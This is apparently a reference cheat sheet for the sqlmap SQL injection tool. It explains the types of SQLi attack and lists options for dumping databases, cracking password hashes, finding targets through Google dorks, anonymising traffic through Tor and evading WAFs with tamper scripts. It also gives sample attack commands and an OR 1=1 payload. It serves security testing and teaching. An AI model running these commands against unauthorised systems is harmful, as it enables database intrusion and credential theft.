
Sqlmap Cheat Sheet



System Requirements for Sqlmap

sqlmap runs on Python versions 2.6, 2.7, and 3 on Windows, macOS, and Linux.

From this point onward, we will simply use `sqlmap` to represent any of these choices:

- `python sqlmap.py`
- `python3 sqlmap.py`
- `py -2 sqlmap.py`
- `py -3 sqlmap.py`
- (Kali Linux) `sqlmap`

Check that you have the correct Python versions installed in your command line console or terminal using `sqlmap --version`.

Install Sqlmap

Download sqlmap below:

- tarball here;
- zipball here.
- cloning the Git repository:
  `git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev`
  This is also the preferred method to upgrade sqlmap on Kali Linux.

The Git wiki has information for advanced sqlmap users.

Checking for SQLi Vulnerabilities

How to use sqlmap in the command line:

```
sqlmap [mandatory arguments and values required] [options and
values where applicable]
```

Overview of SQLi Attacks

Categories of SQLi attacks include:

- In-band
- Out-of-band
- Inferential (or Blind)
- Compound

In-Band (or Classic) SQLi Attacks

In in-band attacks, the attacker can launch the attack and view results through the same channel (band), such as via a console shell or web application. The four most popular in-band injection techniques are **error-based**, **union-based**, **stacked queries**, and **inline queries**. (sqlmap option: `--technique`)

Error-based injections

Error messages displayed in the console or application leak information about the database configurations, structure, and data.

Union-based injections

Using UNION and associated keywords, the attacker combines the results from a legitimate query with those from an attack to extract data, such as by matching user data with location history.

Stacked queries (piggybacking)

The attacker sends multiple SQL statements joined by a semicolon in the same call to the database server to change the data within or manipulate the server.

Inline queries

Embedding partial SQL statements on the server-side backend makes the server vulnerable to SQLi via client-side input.

Out-of-Band SQLi Attacks

Out-of-band attacks obtain data using a channel (band) other than the one making the request. Examples include receiving an email containing query results and sending results to a different web server using a separate HTTP connection.

Inferential (or Blind) SQLi Attacks

These involve changing the database behavior to reconstruct information.

Boolean injections

This inferential attack involves Boolean expressions, such as tautologies. If you are visiting an e-commerce website, you might obtain a product page via the route /product/279, which translates to this query string in the backend:

```
SELECT * FROM products WHERE id='279';
```

But append a tautological statement to the route to get /product/279'%20or%201=1:

```
SELECT * FROM products WHERE id='279' OR 1=1;
```

Since `1=1` must evaluate to TRUE, you can see all products regardless of the limitations the vendor has placed on them, such as unannounced or out-of-stock inventory.

Time delay injections (time-based attacks)

This inferential attack leaves negligible traces of penetration on the database logs during the exploration of an unknown database. Such attacks depend on the database pausing for a fixed time before responding, and the injected time delay command differs across SQL languages.

If the database is not vulnerable to a time-based attack, the results will load quickly despite the time delay specified.

Compound SQLi Attacks

Compound SQLi attacks refer to SQLi attacks plus other cyberattacks, such as unauthorized access, distributed denial of service (DDoS), domain name server (DNS) hijacking, and cross-site scripting (XSS). The details of the other attacks are beyond the scope of this cheat sheet.

Sqlmap Options

Mandatory Arguments

At least one of the following is necessary for the sqlmap command to run:

Basic operations	Description
`-h`	Basic help
`-hh`	Advanced help
`--version`	Show sqlmap version number
`-v VERBOSE`	Set verbosity level where `VERBOSE` is an integer between 0 and 6 inclusive (default: 1)
`--wizard`	Simple wizard interface for beginner users
`--shell`	Prompt for an interactive sqlmap shell; inside the shell, omit `sqlmap` and enter options and arguments directly
`--update`	Update sqlmap to the latest version
`--purge`	Safely remove all content from sqlmap data directory

`--list-tampers`	Display list of available tamper scripts
`--dependencies`	Check for missing (optional) sqlmap dependencies
Target	**Description**
`-u URL` `--url=URL`	Specify target `URL`, preferably containing vulnerable query parameters Example: `-u "http://www.site.com/vuln.php?id=1"`
`-g GOOGLEDORK`	Process Google dork results as target URLs: you input as Google dorking queries, and you obtain URL results on which you run sqlmap. `GOOGLEDORK` examples (`\` to escape double quote `"`): • `"inurl:\".php?id=1\""` • `'intext:csrq filetype:"pdf"'` Overusing this command leads to the following warning: `[CRITICAL] Google has detected 'unusual' traffic from used IP address disabling further searches`
`-d DATABASE_STRING`	Specify connection string for direct database connection `DATABASE_STRING` format: • `"rdbms://user:password@dbms_ip:dbms_port/database_name"` • `"rdbms://database_filepath"` `DATABASE_STRING` examples: • `"sqlite:///home/user/testdb"` • `'mysql://admin:999@127.0.0.1:3306/db1'`

`-m /path/to/BULKFILE`	Scan multiple targets listed in textual file `BULKFILE`
	
	Sample `BULKFILE` contents:
	`www.target1.com/vuln1.php?q=foobar`
	`www.target2.com/vuln2.asp?id=1`
	`www.target3.com/vuln3/id/1*`

`-l /path/to/LOGFILE`	Parse target(s) from Burp or WebScarab proxy log file `LOGFILE`

`-r /path/to/REQUESTFILE`	Load HTTP request from textual file `REQUESTFILE`
	
	Sample `REQUESTFILE` contents:
	`POST /vuln.php HTTP/1.1`
	`Host: www.target.com`
	`User-Agent: Mozilla/4.0`
	
	`id=1`

`-c CONFIGFILE.INI`	Load options from a configuration file (extension `.INI`), useful for complex attacks

General Options

Set general working parameters.

Option	Description
`--batch`	Never ask for user input, use the default behavior
`--answers`	Set predefined answers: parameters are substring(s) of question prompt(s); join multiple answers with a comma. You may use this with `--batch`. Usage: `--answers="quit=N,follow=N"`
`--flush-session`	Flush session files for current target
`--crawl=CRAWL_DEPTH`	Crawl (collect links of) the website starting from the target URL
`--crawl-exclude=CRAWL_EXCLUDE`	Regular expression to exclude pages from being crawled (e.g. `--crawl-exclude="logout"` to skip all pages containing the keyword “logout”)
`--csv-del=CSVDEL`	Delimiting character used in CSV output (default `","`)
`--charset=CHARSET`	Blind SQLi charset (e.g. `"0123456789abcdef"`)
`--dump-format=DUMP_FORMAT`	Format of dumped data (CSV (default), HTML or SQLITE)
`--encoding=ENCODING`	Character encoding used for data retrieval (e.g. GBK)
`--eta`	Display for each output the estimated time of arrival
`--flush-session`	Flush session files for current target
`--output-dir=OUTPUT_DIR`	Custom output directory path
`--parse-errors`	Parse and display DBMS error messages from responses
`--preprocess=SCRIPT`	Use given script(s) for preprocessing (request)
`--postprocess=SCRIPT`	Use given script(s) for postprocessing (response)
`--repair`	Redump entries having unknown character marker (denoted by “`?`” character)
`--save=SAVECONFIG`	Save options to a configuration INI file
`--scope=SCOPE`	Regular expression for filtering targets
`--skip-heuristics`	Skip heuristic detection of vulnerabilities
`--skip-waf`	Skip heuristic detection of WAF/IPS protection
`--web-root=WEBROOT`	Web server document root directory (e.g. `"/var/www"`)

Request Options

Specify how to connect to the target URL.

Option	Description
`--data=DATA`	Data string to be sent through POST (e.g. `"id=1"`)
`--cookie=COOKIE`	HTTP Cookie header value (e.g. `"PHPSESSID=77uT7KkibWPPEkSPjBd9GJjPLGj; security=low"`)
`--random-agent`	Use randomly selected HTTP User-Agent header value
`--proxy=PROXY`	Use a proxy to connect to the target URL
`--tor`	Use Tor anonymity network
`--check-tor`	Check to see if Tor is used properly

Optimization Options

Optimize the performance of sqlmap.

Option	Description
`-o`	Turn on all optimization switches
`--predict-output`	Predict common queries output
`--keep-alive`	Use persistent HTTP(s) connections
`--null-connection`	Retrieve page length without actual HTTP response body
`--threads=THREADS`	Maximum number of concurrent HTTP(s) requests (default 1)

Injection Options

Specify the parameters to test against, custom injection payloads, and optional tampering scripts.

Option	Description
`-p TESTPARAMETER`	Testable parameter(s) (e.g. `-p "id,user-agent"`)
`--skip=SKIP`	Skip testing for given parameter(s) (e.g. `--skip="referer"`)
`--skip-static`	Skip testing parameters that do not appear to be dynamic
`--param-exclude=PARAM_EXCLUDE`	Regular expression to exclude parameters `PARAM_EXCLUDE` from testing (e.g. exclude a session parameter `"ses"`)
`--param-filter=PARAM_FILTER`	Select testable parameter(s) `PARAM_FILTER` by place (e.g. `"POST"`)
`--dbms=DBMS`	Force back-end DBMS to use the given
`--dbms-cred=DBMS_CREDS`	DBMS authentication credentials `DBMS_CREDS` of the format `"user:password"`
`--os=OS`	Force back-end DBMS operating system to the value of `OS`
`--invalid-bignum`	Use big numbers for invalidating values
`--invalid-logical`	Use logical operations for invalidating values
`--invalid-string`	Use random strings for invalidating values
`--no-cast`	Turn off payload casting mechanism
`--no-escape`	Turn off string escaping mechanism
`--prefix=PREFIX`	Injection payload prefix string `PREFIX`
`--suffix=SUFFIX`	Injection payload suffix string `SUFFIX`
`--tamper=TAMPER`	Use given script(s) `TAMPER` for tampering injection data

Detection Options

Customize the detection phase of the SQL attack scan.

Option	Description
`--level=LEVEL`	Level of tests to perform (`LEVEL` takes integers 1-5, default 1)
`--risk=RISK`	Risk of tests to perform (`RISK` takes integers 1-3, default 1)
`--string=STRING`	String to match when query returns True
`--not-string=NOT_STRING`	String to match when query returns False
`--regexp=REGEXP`	Regular expression to match when query returns True
`--code=CODE`	HTTP code to match when query returns True
`--smart`	Perform thorough tests only if positive heuristic(s)
`--text-only`	Compare pages based only on the textual content
`--titles`	Compare pages based only on their titles

Techniques Options

Tweak testing of specific SQLi techniques.

Option	Description
`--technique=TECHNIQUE`	SQLi techniques to use (default `"BEUSTQ"` explained below) • `B`: Boolean-based blind • `E`: Error-based • `U`: Union query-based • `S`: Stacked queries • `T`: Time-based blind • `Q`: Inline queries
`--time-sec=TIMESEC`	Seconds to delay the DBMS response (default 5)
`--union-cols=UCOLS`	Range of columns to test for UNION query SQLi
`--union-char=UCHAR`	Character to use to guess the number of columns by brute force
`--union-from=UFROM`	Table to use in FROM part of UNION query SQLi
`--dns-domain=DNSDOMAIN`	Domain name used for DNS exfiltration attack
`--second-url=SECONDURL`	Resulting page URL searched for second-order response
`--second-req=SECONDREQ`	Load second-order HTTP request from file

Fingerprint Option

Assess a database before attacking it.

Option	Description
`-f, --fingerprint`	Perform an extensive DBMS version fingerprint

Running a SQLi Attack Scan with Sqlmap

Three basic steps underlie a SQLi attack scan:

1. Conduct reconnaissance on a database using mandatory target arguments and fingerprinting.
2. Discover potential vulnerabilities by enumerating the database contents.
3. Run tests of different SQLi attacks to determine the extent of these vulnerabilities.

Repeat steps 2-3 to your satisfaction.

Get a List of Databases on Your System and Their Tables

Use enumeration options to scan SQL databases. To get a list of databases on your system, use `--dbs`. For the tables and their schema, use `--tables`, `--schema`, and `--columns`.

Below is an example of exploiting a vulnerability in the `id` parameter in a given cookie session to return the database tables (`--tables`) using default answers to prompts (`--batch`):

```
sqlmap -u "http://sometestdb.to/view?id=123&Submit=Submit#" --
cookie="PHPSESSID=e3f9231953973ace4acb63cfde2ccc08;
security=low" --tables --batch
```

To narrow down the exploit to the users column, use the `--columns` option followed by `-T` and the desired table name:

```
sqlmap -u "http://sometestdb.to/view?id=123&Submit=Submit#" --
cookie="PHPSESSID=e3f9231953973ace4acb63cfde2ccc08;
security=low" --columns -T users --batch
```

Enumeration Options

These options can be used to enumerate the configuration information, structure and data contained in the tables of the target database management system.

Option	Description
`-a, --all`	Retrieve everything
`-b, --banner`	Retrieve DBMS banner
`--current-user`	Retrieve DBMS current user
`--current-db`	Retrieve DBMS current database
`--dbs`	Enumerate DBMS databases
`--exclude-sysdbs`	Exclude DBMS system databases when enumerating tables
`--users`	Enumerate DBMS users
`--passwords`	Enumerate DBMS users password hashes
`--tables`	Enumerate DBMS database tables
`--columns`	Enumerate DBMS database table columns
`--schema`	Enumerate DBMS schema
`--count`	Retrieve number of entries for table(s)
`--dump`	Dump (output) DBMS database table entries
`--dump-all`	Dump all DBMS databases tables entries

`-D DB`	DBMS database to enumerate
`-T TBL`	DBMS database table(s) to enumerate
`-C COL`	DBMS database table column(s) to enumerate
`-X EXCLUDE`	DBMS database identifier(s) to not enumerate
`-U USER`	DBMS user to enumerate

Brute Force Options

Guess whether the database contains common names for tables, columns, and files.

Option	Description
`--common-tables`	Check existence of common tables
`--common-columns`	Check existence of common columns
`--common-files`	Check existence of common files

Password Cracking with Sqlmap

Straightforward Method

This **requires read permissions** on the target database. In this case, you could enumerate the password hashes for each user with the `--passwords` option. sqlmap will first enumerate the users, then attempt to crack the password hashes.


Indirect Method

If your target database is sufficiently vulnerable, you can look for a table containing user data (e.g., `users`) because passwords likely reside there.

Once sqlmap discovers a column of passwords, it will prompt you for permission to crack the passwords, followed by a prompt on whether or not to crack them via a dictionary-based attack. If the passwords are sufficiently insecure, a “Y” to both prompts will yield meaningful output passwords.

Sqlmap's Source Code Structure and How to Navigate It

View the source code of sqlmap here on GitHub. Click here for a high-resolution version of the diagram.



Important and Useful Sqlmap Directories

You may customize your sqlmap experience by adding or editing files in the following directories. GitHub links refer to directories found in the sqlmap source code.

Directory	Contents
`/sqlmap.conf`	Default values for all options which require defaults to function. The value(s) stated in terminal-issued commands takes precedence over the value(s) in this .conf file.
`/data/xml/payloads`	SQLi payloads, deployed according to the user's values of `--level` and `--risk`
`/data/txt`	Text strings used for guessing column names and passwords (dictionary-based attacks)
`/tamper`	Tamper scripts
`/output/`	Results from sqlmap commands returning database values such as `--dump`. If you use Kali Linux, this directory is at `/home/kali/.local/share/sqlmap/output/`. Otherwise, the sqlmap terminal output will specify this location in an `[INFO]` message.
`/history/`	History of commands issued in a sqlmap shell (`--shell`). If you use Kali Linux, this directory is at `/home/kali/.local/share/sqlmap/history`.

Test --levels and Their Impact on Your Commands

Check your database against particular SQLi attacks by setting test `--level` values to dictate the volume of tests to perform and the degree of feedback from sqlmap.

`--level` values	Description
`1` (default)	A limited number of tests/requests: `GET` and `POST` parameters will be tested by default
`2`	Test cookies (HTTP cookie header values)

3	Test cookies plus HTTP `User-Agent/Referer` headers' values
4	As above, plus null values in parameters and other bugs
5	An extensive list of tests with an input file for payloads and boundaries

sqlmap SQLi payloads are usually harmless, but if you want to test your database to breaking point, `--risk` is the option to use:

`--risk` values	Description
1 (default)	Data remain unchanged and database remains operable
2	Include heavy query time-based SQLi attacks, which may slow down or take down the database
3	As above, plus OR-based SQLi tests, the payload of which may update all entries of a table and cause havoc in production environments.

Verbosity Levels

These integer levels (0-6) are for troubleshooting and to see what sqlmap is doing under the hood.

Verbosity level	Description
0	Show only Python tracebacks, error, and critical messages
1 (default)	Show also information and warning messages
2	Show also debug messages
3	Show also payloads injected
4	Show also HTTP requests
5	Show also HTTP responses' headers
6	Show also HTTP responses' page content

Tamper Scripts and Their Actions

Tamper scripts are for bypassing security controls, such as Web Application Firewalls (WAFs) and Intrusion Prevention Systems. There are at least 60 scripts by default, but you can add custom ones.

Useful tamper script commands:

Option	Description
`--list-tampers`	List all tamper scripts in the sqlmap directory
`--tamper=TAMPERS`	Invoke tamper script(s) `TAMPERS` of your choice Examples: `--tamper="random,appendnullbyte,between,base64encode"` `--tamper="/path/to/custom/tamper_script.py"`

Default tamper script actions fall into four categories:

Action	Tamper script(s) as of sqlmap version 1.6.8.1#dev
Replacement	`0eunion, apostrophemask, apostrophenullencode, between, bluecoat, commalesslimit, commalessmid, concat2concatws, dunion, equaltolike, equaltorlike, greatest, hex2char, ifnull2casewhenisnull, ifnull2ifisnull, least, lowercase, misunion, ord2ascii, plus2concat, plus2fnconcat, randomcase, sleep2getlock, space2comment, space2dash, space2hash, space2morecomment, space2morehash, space2mssqlblank, space2mssqlhash, space2mysqlblank, space2mysqldash, space2plus, space2randomblank, substring2leftright, symboliclogical, unionalltounion, unmagicquotes, uppercase`
Addition	`halfversionedmorekeywords, informationschemacomment, multiplespaces, percentage, randomcomments, appendnullbyte, sp_password, varnish, xforwardedfor`
Obfuscation	`base64encode, binary, chardoubleencode, charencode, charunicodeencode, charunicodeescape, commentbeforeparentheses, escapequotes, htmlencode,modsecurityversioned, modsecurityzeroversioned, overlongutf8, overlongutf8more, schemasplit, versionedkeywords, versionedmorekeywords`
Bypass	`luanginx` (UA-Nginx WAFs Bypass (e.g. Cloudflare))

We hope this sqlmap cheat sheet makes sqlmap a more enjoyable experience for you. To download a PDF version of this sqlmap cheat sheet, click here.